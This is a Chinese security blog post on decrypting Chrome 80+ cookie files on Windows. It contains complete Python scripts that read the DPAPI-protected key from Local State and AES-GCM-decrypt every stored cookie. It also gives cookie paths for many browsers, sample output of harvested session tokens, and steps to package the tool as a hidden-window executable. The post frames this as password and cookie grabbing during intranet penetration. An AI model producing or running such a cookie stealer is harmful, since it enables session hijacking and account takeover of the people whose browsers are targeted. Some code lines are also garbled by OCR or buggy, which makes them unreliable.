Chrome 80.X版本如何解密Cookies文件

原创HACK学习 HACK学习呀
2020-03-05原文

最近遇到了一个头疼的问题，就是Chrome在2月份更新了版本80.0.3987.122 （正式版本） （64位）,以前写的抓取Cookies文件的脚本用不了，Chrome更新了加密算法，今天刚好解决了，分享出来大家一起交流学习下

0X00 抓取Cookies遇到问题

新版本ChromeCookies加密原理：

Windows上的Chrome Cookie（“Cookies”SQLite文件的“encrypted_value”）或密码（“Login Data”SQLite文件的“password_value”）的解密实现。不支持以“v10”为前缀的那些和以“v10”为前缀的那些。此存储库中的代码用JDK1.8编写，并在Windows 10 Professional 1903上针对Chrome 80.0.3987.106 x86 64位进行了测试。

加密的cookie和密码存储在SQLite文件“Cookies”和“登录数据”中，可在Chrome用户数据目录中找到。

Chrome用户数据目录显示在https://chromium.googlesource.com/chromium/src/+/master/docs/user_data_dir.md中。

https://github.com/n8henrie/pycookiecheat/issues/12是学习如何从keyring /

keychain查找对称密钥以及在Linux和Mac中解密cookie的好地方。但是，pycookiecheat没有涵盖Windows平台中的有用信息。

我们可以了解如何从Chromium源代码中加密Cookie值。
我在http://www.meilongkui.com/archives/1904上写过中文文章。


简而言之，根据Chrome的版本，有两种不同的加密方法：

1. 没有以“ v10”或“ v11”为前缀的加密值
2. 以“ v10”或“ v11”为前缀的加密值

如果加密的值未以“ v10”或“ v11”作为前缀，则使用Windows DPAPI（数据保护应用程序编程接口）对原始值进行加密。从理论上讲，数据保护API可以对任何类型的数据进行对称加密。实际上，它在Windows操作系统中的主要用途是使用用户或系统秘密作为熵的重要贡献来执行非对称私钥的对称加密。实际上，在这种情况下，Chrome只是直接使用DPAPI来获取加密的cookie值。

0X01 查看新版与老版的Cookies加密值

使用Navicat查看下Chrome的Cookies文件




连接名:

类型: ( ) 现有的数据库文件 [✓ 新建 SQLite 3] ( ) 新建 SQLite 2

数据库文件:

名称	修改日期	类型
Sync Extension Settings	2019-11-13 20:49	文件夹
Thumbnails	2019-11-29 21:17	文件夹
VideoDecodeStats	2020-03-03 22:45	文件夹
Web Applications	2019-11-13 20:49	文件夹
000005.ldb	2019-11-13 21:27	Microsoft
001843.log	2020-03-04 22:10	文本文档
001845.ldb	2020-03-04 22:10	Microsoft
Affiliation Database	2019-11-13 20:48	文件
Affiliation Database-journal	2019-11-13 20:48	文件
Bookmarks	2020-03-03 9:53	文件
Cookies	2020-03-04 22:26	文件
Cookies-journal	2020-03-04 22:26	文件
CURRENT	2020-03-04 22:02	文件
Current Session	2020-03-04 22:25	文件
Current Tabs	2020-03-04 22:10	文件
Extension Cookies	[illegible]	文件
Extension Cookies-journal	[illegible]	文件
Favicons	2020-03-04 22:22	文件


Chrome80版本之前的Cookies的值的加密，前面没有V10以及V11



path	expires_utc	is_secure	is_httponly	last_access_utc	has_expires	is_persistent	priority	encrypted_value
/	13281447524562849	1	1	13227805092292941	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□
/	13281447524562743	0	0	13227805421635588	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□
/	13281447524562644	0	1	13227805421635588	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□
/	13281447524562800	1	0	13227805421635588	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□
/	13281447524562697	1	1	13227805421635588	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□
/	13249911520672279	0	1	13227711130157249	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□
/	13791859200170630	0	0	13227804548393275	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□
/	15365860182239042	0	0	13227805300256385	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□
/	13234101352000000	0	0	13227717126502396	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□
/	15518125902000000	0	0	13227711519191806	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□
/	15518125901000000	0	0	13227711519593796	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□
/	15365860182239055	0	0	13227805300256385	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□
/	13234101352000000	0	0	13227717126502396	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□
/	13380163200051582	0	0	13227638718120310	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□
/	13380163200051564	0	0	13227638718120310	1	1		□ Ḱ◆◆□□◆□◆z [illegible]
/	13281448553000000	0	0	13227717126502396	1	1		□ Ḱ◆◆□□◆□◆z [illegible]
/	13313071002000000	0	0	13226767744483324	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□
/	13249916079000000	0	0	13227710901978013	1	1		□ Ḱ◆◆□□◆□◆z ◆O◆□

cookies
表
数据库
main
组
--
有索引
是
有触发器
否
根页面
44

Chrome80版本之后的Cookies的值的加密，前面有V10或者V11



expires_utc	is_secure	is_httponly	last_access_utc	has_expires	is_persistent	priority	encrypted_value	samesite
13228412546694145	0	0	13227807746694145	1	1	1	v10#◆◆"◆◆KU◆◆□◆H□◆□◆:	-1
13791859199767863	0	0	13227807744767863	1	1	1	v10□◆1◆N◆□◆◆□□c[◆◆□	-1
0	0	0	13227807744822754	0	0	1	v10KN◆□ǯr?◆◆3◆]◆◆1◆◆◆	-1
0	0	0	13227807747098885	0	0	1	v10Yv◆◆tsh◆ql◆7◆N□◆k□◆	-1
13259343744000000	0	0	13227807744822754	1	1	1	v10,◆◆å=□qM◆◆FO◆j◆Z%◆	-1
13259343747000000	0	0	13227807747097885	1	1	1	v10◆z>◆Se\G◆T◆I4◆Lm◆"◆	-1
0	0	0	13227807747916252	0	0	1	v10□◆R◆[◆◆Od◆(◆y◆◆'◆◆k	-1
0	0	0	13227807747037789	0	0	1	v10◆□◆8.S◆◆□◆◆□◆◆H◆□□	-1
13259343732521903	0	1	13227807732521903	1	1	1	v10"A◆;.u□□lj6◆◆◆□◆◆3O◆	-1
13259343732776711	1	1	13227807732776711	1	1	1	v101◆◆◆'◆◆◆□T◆◆□6◆_◆◆9	-1
13259343744711493	1	1	13227807744711493	1	1	1	v10◆M□◆◆◆M◆◆◆◆Y ◆◆◆◆	-1
13227894133777341	1	1	13227807733777341	1	1	1	v10u◆8◆g◆+◆~□◆◆◆6◆"$/	-1
13230399733200073	1	1	13227807733200073	1	1	1	v10FH◆J q□◆N7◆◆~◆□F◆◆	-1
13230399733200031	1	1	13227807733200031	1	1	1	v10O◆[2◆3◆0□ ◆A◆◆yG□	-1
13227808033559414	1	1	13227807733559414	1	1	1	v10◆◆◆◆z◆~◆[@◆◆R□ΥΦ◆	-1
13227894133200109	1	1	13227807733200109	1	[illegible]	[illegible]	[illegible]K◆%pom]◆◆F@◆◆◆O\	-1
13230486148916223	0	1	13227807747916223	1	1	1	[illegible]	-1
13230486148649747	0	1	13227807747649747	1	1	1	v10;◆◆ ZM◆◆◆◆◆◆◆|□◆YE-	-1

区别在于多了V10和V11，也表明加密算法变了，用以前写的脚本就无法读取V10和V11里面的value了

0X02 Chrome-80版本之前的的Cookies解密脚本

Python脚本

```
import os

import sqlite3

from collections import defaultdict

from win32.win32crypt import CryptUnprotectData



#脚本使用的python3.6
```

```
#pip install pywin32

'''

实际使用场景请自行修改Cookies/cookies.sqlite位置，下面代码均为默认安
装的位置，有些绿色版的文件夹位置以及老版本的渗透版火狐浏览器位置需要自行
修改

'''


#获取chrome浏览器的cookies

def getcookiefromchrome():

    cookiepath=os.environ['LOCALAPPDATA']+r"\Google\Chrome\User
Data\Default\Cookies"

    sql="select host_key,name,encrypted_value from cookies"

    with sqlite3.connect(cookiepath) as conn:

        cu=conn.cursor()

        select_cookie = (cu.execute(sql).fetchall())

        cookie_list = []

        for host_key,name,encrypted_value in select_cookie:

            cookie =
CryptUnprotectData(encrypted_value)[1].decode()

            cookies = {host_key:name+":"+cookie}

            cookie_list.append(cookies)

        d = defaultdict(list)

        for cookie_item in cookie_list:

            for key,value in cookie_item.items():

                d[key].append(value.strip())
        print (dict(d))

getcookiefromchrome()
```

0X03 其他浏览器的Cookies文件保存位置

其他浏览器的Cookies位置，均可使用上述脚本来进行抓取

IE浏览器Cookie数据位于：%APPDATA%\Microsoft\Windows\Cookies\
目录中的xxx.txt文件 （里面可能有很多个.txt Cookie文件）

如：C:\Users\yren9\AppData\Roaming\Microsoft\Windows\Cookies\0WQ6YROK.txt

在IE浏览器中，IE将各个站点的Cookie分别保存为一个XXX.txt这样的纯文本文件（文件个数可能很多，但文件大小都较小）；而Firefox和Chrome是将所有的Cookie都保存在一个文件中（文件大小较大），该文件的格式为SQLite3数据库格式的文件。

Firefox的Cookie数据位于：%APPDATA%\Mozilla\Firefox\Profiles\
目录中的xxx.default目录，名为cookies.sqlite的文件。

如：C:\Users\jay\AppData\Roaming\Mozilla\Firefox\Profiles\ji4grfex.default\cookies.sqlite

在Firefox中查看cookie, 可以选择”工具 > 选项 >” “隐私 > 显示cookie”。

Firefox的Cookie数据位于：%APPDATA%\Mozilla\Firefox\Profiles\
目录中的xxx.default目录，名为cookies.sqlite的文件。

如：C:\Users\jay\AppData\Roaming\Mozilla\Firefox\Profiles\*.default-release\cookies.sqlite

Chrome的Cookie数据位于：%LOCALAPPDATA%\Google\Chrome\User Data\Default\ 目录中，名为Cookies的文件。

如：C:\Users\jay\AppData\Local\Google\Chrome\User Data\Default\Cookies

C:\Users\Andy\AppData\Local\Google\Chrome\User Data\Default\Cookies

在Linux系统上（以Ubuntu 12.04 和 RHEL6.x 为例）浏览器的Cookie

Firefox的Cookie路径为：$HOME/.mozilla/firefox/xxxx.default/目录下的cookie.sqlite文件。

寰宇浏览器：

C:\Users\Andy\AppData\Local\ ====   %LOCALAPPDATA%

%LOCALAPPDATA%\QupZilla\profiles\default\Cookies

QQ浏览器：

C:\Users\Andy\AppData\Local\Tencent\QQBrowser\User Data\Default\Cookies

%LOCALAPPDATA%\Tencent\QQBrowser\User Data\Default\Cookies

360安全浏览器：

```
C:\Users\Andy\AppData\Roaming\360se6\User Data\Default\Cookies

%APPDATA%\360se6\User Data\Default\Cookies
```

360极速浏览器：

```
C:\Users\Andy\AppData\Local\360Chrome\Chrome\User
Data\Default\Cookies

%LOCALAPPDATA%\360Chrome\Chrome\User Data\Default\Cookies
```


搜狗浏览器：

```
C:\Users\Andy\AppData\Roaming\SogouExplorer\Webkit\Default\Cooki
es

%APPDATA%\SogouExplorer\Webkit\Default\Cookies
```

2345浏览器：

```
C:\Users\Andy\AppData\Local\2345Explorer\User Data\Default

%LOCALAPPDATA%\2345Explorer\User Data\Default\CookiesV3
```


如果是Chrome80后的版本运行效果：



```
F:\内网渗透-密码抓取\抓Cookie>python cookies_v1.0.py
Traceback (most recent call last):
  File "cookies_v1.0.py", line 29, in <module>
    getcookiefromchrome()
  File "cookies_v1.0.py", line 20, in getcookiefromchrome
    cookie = CryptUnprotectData(encrypted_value)[1].decode(
pywintypes.error: (87, 'CryptProtectData', '参数错误。')
```

0X04 Chrome-80版本之后的的Cookies解密脚本

Python代码截图:



```
aesgcm.py          2020-02-11 21:21   Python File   1 KB
chrome_cookie.py   2020-03-04 14:38   Python File
demo.py            2020-02-11 21:21   Python File   1 KB
```

demo.py

```
from chrome_cookie import ChromeCookieJar


if __name__=='__main__':

    jar = ChromeCookieJar()

    jar.load()

    for cookie in jar:

        print(vars(cookie))
```

aesgcm.py

```
import os

import sys


from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives.ciphers import (
    Cipher, algorithms, modes
)

NONCE_BYTE_SIZE = 12

def encrypt(cipher, plaintext, nonce):
    cipher.mode = modes.GCM(nonce)
    encryptor = cipher.encryptor()
    ciphertext = encryptor.update(plaintext)
    return (cipher, ciphertext, nonce)

def decrypt(cipher, ciphertext, nonce):
    cipher.mode = modes.GCM(nonce)
    decryptor = cipher.decryptor()
    return decryptor.update(ciphertext)

def get_cipher(key):
    cipher = Cipher(
        algorithms.AES(key),
        None,
        backend=default_backend()
    )
    return cipher
```

chrome_cookie.py

```
import os

import sys

import sqlite3

import http.cookiejar as cookiejar

from urllib.parse import urlencode

import json, base64

import aesgcm


sql = """

SELECT

    host_key, name, path,encrypted_value as value

FROM

    cookies

"""


def dpapi_decrypt(encrypted):

    import ctypes

    import ctypes.wintypes


    class DATA_BLOB(ctypes.Structure):

        _fields_ = [('cbData', ctypes.wintypes.DWORD),

                    ('pbData', ctypes.POINTER(ctypes.c_char))]
    p = ctypes.create_string_buffer(encrypted, len(encrypted))

    blobin = DATA_BLOB(ctypes.sizeof(p), p)

    blobout = DATA_BLOB()

    retval = ctypes.windll.crypt32.CryptUnprotectData(

        ctypes.byref(blobin), None, None, None, None, 0,
ctypes.byref(blobout))

    if not retval:

        raise ctypes.WinError()

    result = ctypes.string_at(blobout.pbData, blobout.cbData)

    ctypes.windll.kernel32.LocalFree(blobout.pbData)

    return result



def unix_decrypt(encrypted):

    if sys.platform.startswith('linux'):

        password = 'peanuts'

        iterations = 1

    else:

        raise NotImplementedError


    from Crypto.Cipher import AES

    from Crypto.Protocol.KDF import PBKDF2
    salt = 'saltysalt'
    iv = ' ' * 16
    length = 16
    key = PBKDF2(password, salt, length, iterations)
    cipher = AES.new(key, AES.MODE_CBC, IV=iv)
    decrypted = cipher.decrypt(encrypted[3:])
    return decrypted[:-ord(decrypted[-1])]

def get_key_from_local_state():
    jsn = None
    with open(os.path.join(os.environ['LOCALAPPDATA'],
        r"Google\Chrome\User Data\Local State"),encoding='utf-
8',mode ="r") as f:
        jsn = json.loads(str(f.readline()))
    return jsn["os_crypt"]["encrypted_key"]

def aes_decrypt(encrypted_txt):
    encoded_key = get_key_from_local_state()
    encrypted_key = base64.b64decode(encoded_key.encode())
    encrypted_key = encrypted_key[5:]
    key = dpapi_decrypt(encrypted_key)
    nonce = encrypted_txt[3:15]
    cipher = aesgcm.get_cipher(key)
    return aesgcm.decrypt(cipher,encrypted_txt[15:],nonce)
```

```python
def chrome_decrypt(encrypted_txt):

    if sys.platform == 'win32':

        try:

            if encrypted_txt[:4] == b'\x01\x00\x00\x00':

                decrypted_txt = dpapi_decrypt(encrypted_txt)

                return decrypted_txt.decode()

            elif encrypted_txt[:3] == b'v10':

                decrypted_txt = aes_decrypt(encrypted_txt)

                return decrypted_txt[:-16].decode()

        except WindowsError:

            return None

    else:

        try:

            return unix_decrypt(encrypted_txt)

        except NotImplementedError:

            return None



def to_epoch(chrome_ts):

    if chrome_ts:

        return chrome_ts - 11644473600 * 000 * 1000

    else:

        return None
```


```
class ChromeCookieJar(cookiejar.FileCookieJar):

    def __init__(self, filename=None, delayload=False,
policy=None):

        if filename is None:

            if sys.platform == 'win32':

                filename = os.path.join(

                    os.environ['USERPROFILE'],

                    r'AppData\Local\Google\Chrome\User
Data\default\Cookies')

                '''

                AppData\\Local\\Google\\Chrome\\User
Data\\Profile [n]\\Cookies

                '''

            elif sys.platform.startswith('linux'):

                filename = os.path.expanduser(

                    '~/.config/google-chrome/Default/Cookies')

                if not os.path.exists(filename):

                    filename = os.path.expanduser(

                        '~/.config/chromium/Default/Cookies')

            if not os.path.exists(filename):

                filename = None

        cookiejar.FileCookieJar.__init__(self, filename,
delayload, policy)
```

```python
    def _really_load(self, f, filename, ignore_discard,
ignore_expires):
        con = sqlite3.connect(filename)
        con.row_factory = sqlite3.Row
        con.create_function('decrypt', 1, chrome_decrypt)
        con.create_function('to_epoch', 1, to_epoch)
        cur = con.cursor()
        cur.execute(sql)
        for row in cur:
            if row['value'] is not None:
                name = row['name']
                value = chrome_decrypt(row['value'])
                host = row['host_key']
                path = row['path']
                print("host:"+host + " path:" +path + " name:"+
name+" value:"+value)
        cur.close()
```

使用前需要安装：


```
pip install cryptography
```

如何使用：



```
C:\Users\[redacted]\Chrome解密\Chrome新版本Cookies抓取>python demo.py
```

需要将这三个文件放在一个目录下，然后运行demo.py



```
host:.jians[redacted]n path:/ name:Hm_[redacted]0e9d9b1e7d617b3e68[redacted]9fb068 value:1582[redacted],1582460609,158[redacted]9,1583334663
host:.jians[redacted]n path:/ name:_ga[redacted]:GA1.2.770912255.[redacted]2484
host:.jian[redacted]n path:/ name:_gi[redacted]ue:GA1.2.483761602[redacted]34663
host:.jiar[redacted]m path:/ name:_m[redacted]sion_core value:48[redacted]c4eb3c1c8b3a9570a[redacted]6
host:www.[redacted]u.com path:/ name[redacted]e value:zh-CN
host:.jia[redacted]om path:/ name:se[redacted]data2015jssdkcross[redacted]:%7B%22distinct_id[redacted]%2216e9ce2e88b3[redacted]fe12fa433be-2[redacted]1-2073600-1
%24device[redacted]2%3A%2216e9ce2e88b[redacted]3fe12fa433be-2393[redacted]73600-16e9ce2e88ca[redacted]2C%22props%22%3[redacted]2%241atest_r[redacted]r%22%3A%22h
.com%2F1[redacted]%2C%22%241atest_tr[redacted]_source_type%22%3A[redacted]%87%AA%E7%84%B6%E6[redacted]C%E7%B4%A2%E6%B5[redacted]%87%8F%22%2C[redacted]1atest_sear
%9C%AA%F[redacted]6%E5%88%B0%E5%80%[redacted]7D%7D
host:www[redacted]shu.com path:/ nam[redacted]in_redirect value[redacted]://www.jianshu.com[redacted]a1e52fa6f
host:mp[redacted]n.qq.com path:/ na[redacted]uin value:3290554[redacted]
host:mp[redacted]n.qq.com path:/ na[redacted]d_info value:CAES[redacted]I6pyZefxh1KwnA5Enz[redacted]GJVDbYUXyQrmXE
host:mp[redacted]n.qq.com path:/ na[redacted]ve_bizuin value:3[redacted]960
host:mp[redacted]n.qq.com path:/ na[redacted]ve_sid value:ems[redacted]TVNdmp6c2hVTnp1aF1F[redacted]CxUNDc2RWpzdHNR[redacted]k1a19Bcn1GX3d[redacted]mMwaDJGT3M4c
sTjAyOX[redacted]NnRZVnJpX2hyMFFKek[redacted]YzFrMTB5aXJROWxU[redacted]hrc3Q1OThiODFHY2dYF[redacted]bv
host:mp[redacted]n.qq.com path:/ na[redacted]ve_user value:gh[redacted]79d6f37
host:.b[redacted]om path:/ name:BDC[redacted]ue:B490B5EBF6F3C[redacted]15D22BCDA1598
host:www[redacted]u.com path:/ name:[redacted]TM value:0
host:www[redacted]u.com path:/ name:[redacted]_SAM value:1
host:.hm[redacted]u.com path:/ name[redacted]value:6bcd52f51e[redacted]32bec4a3997715ac|158[redacted]30|
host:www[redacted]u.com path:/ name[redacted]645EC value:8d20[redacted]p%2BS9wbLqfKdDyHhASI[redacted]REW7chqF9Spkp[redacted]xRmhxLY
host:.ba[redacted]m path:/ name:H_P[redacted]ID value:1461_21[redacted]841_30790_30999_308[redacted]50_28701
host:.cs[redacted] path:/ name:Hm_[redacted]d52f51e9b3dce32b[redacted]97715ac value:6525*[redacted]9018942460-15[redacted]46248-852880[redacted]*DAOCHUAN_2025
host:.cs[redacted] path:/ name:Hm_[redacted]ocd52f51e9b3dce3[redacted]a3997715ac value:158[redacted]9
host:.cs[redacted] path:/ name:Hm_[redacted]cd52f51e9b3dce3[redacted]3997715ac value:1583[redacted],1583074237,1[redacted]120,15833355[redacted]
host:.ms[redacted].net path:/ name[redacted]SSION value:11[redacted]-0877-41b5-b13d-b1a3[redacted]caa
host:.ba[redacted]m path:/ name:PS[redacted]lue:5
host:.cn[redacted]com path:/ name:_[redacted]lue:GA1.2.12274[redacted]1573902953
host:.cn[redacted]com path:/ name:_[redacted]alue:1
host:.cn[redacted]com path:/ name:_[redacted]alue:GA1.2.6292[redacted]1583335540
host:.csd[redacted] path:/ name:anno[redacted]ent value:%257B[redacted]isLogin%2522%253Atru[redacted]C%2522announce[redacted]1%2522%253A[redacted]ttps%253A%252F%25
ogdevteam[redacted]rticle%252Fdetai[redacted]2F103603408%252[redacted]C%2522announcementC[redacted]522%253A0%252[redacted]announcement[redacted]%2522%253A3600000
host:.csd[redacted] path:/ name:c_re[redacted]ue:https%3A//w[redacted]du.com/link%3Fur1%3[redacted]KRgImIaUa_Epc[redacted]teC1Ya1i2y5[redacted]qFz1oPMQ2UIif44I3E
aS8V-ZaFt[redacted]VKmNuumO6W3%26wd[redacted]eqid%3D9db4e6[redacted]1af7000000045e5fc86
host:.csdn[redacted]path:/ name:dc_t[redacted]ue:q6odih
host:.baid[redacted] path:/ name:del[redacted]lue:0
host:.csdn[redacted]path:/ name:hasS[redacted]ue:true
host:.doub[redacted]ck.net path:/ nam[redacted]value:225d8378[redacted]0095||t=1573902950|[redacted]|cs=002213fd48b3cd9fa69b51

C:\Users\88517\Desktop\新建文件夹\Chrome解密\Chrome新版本Cookies抓取>
```

如何打包成exe


先安装

```
pip install pyinstaller
```

打包多文件


```
[pyinstaller [主文件] -p [其他文件1] -p [其他文件2] --hidden-import [自建模块1] --hidden-import [自建模块2]]
```

pyinstaller.exe -F -w demo.py -p aesgcm.py -p chrome_cookie.py



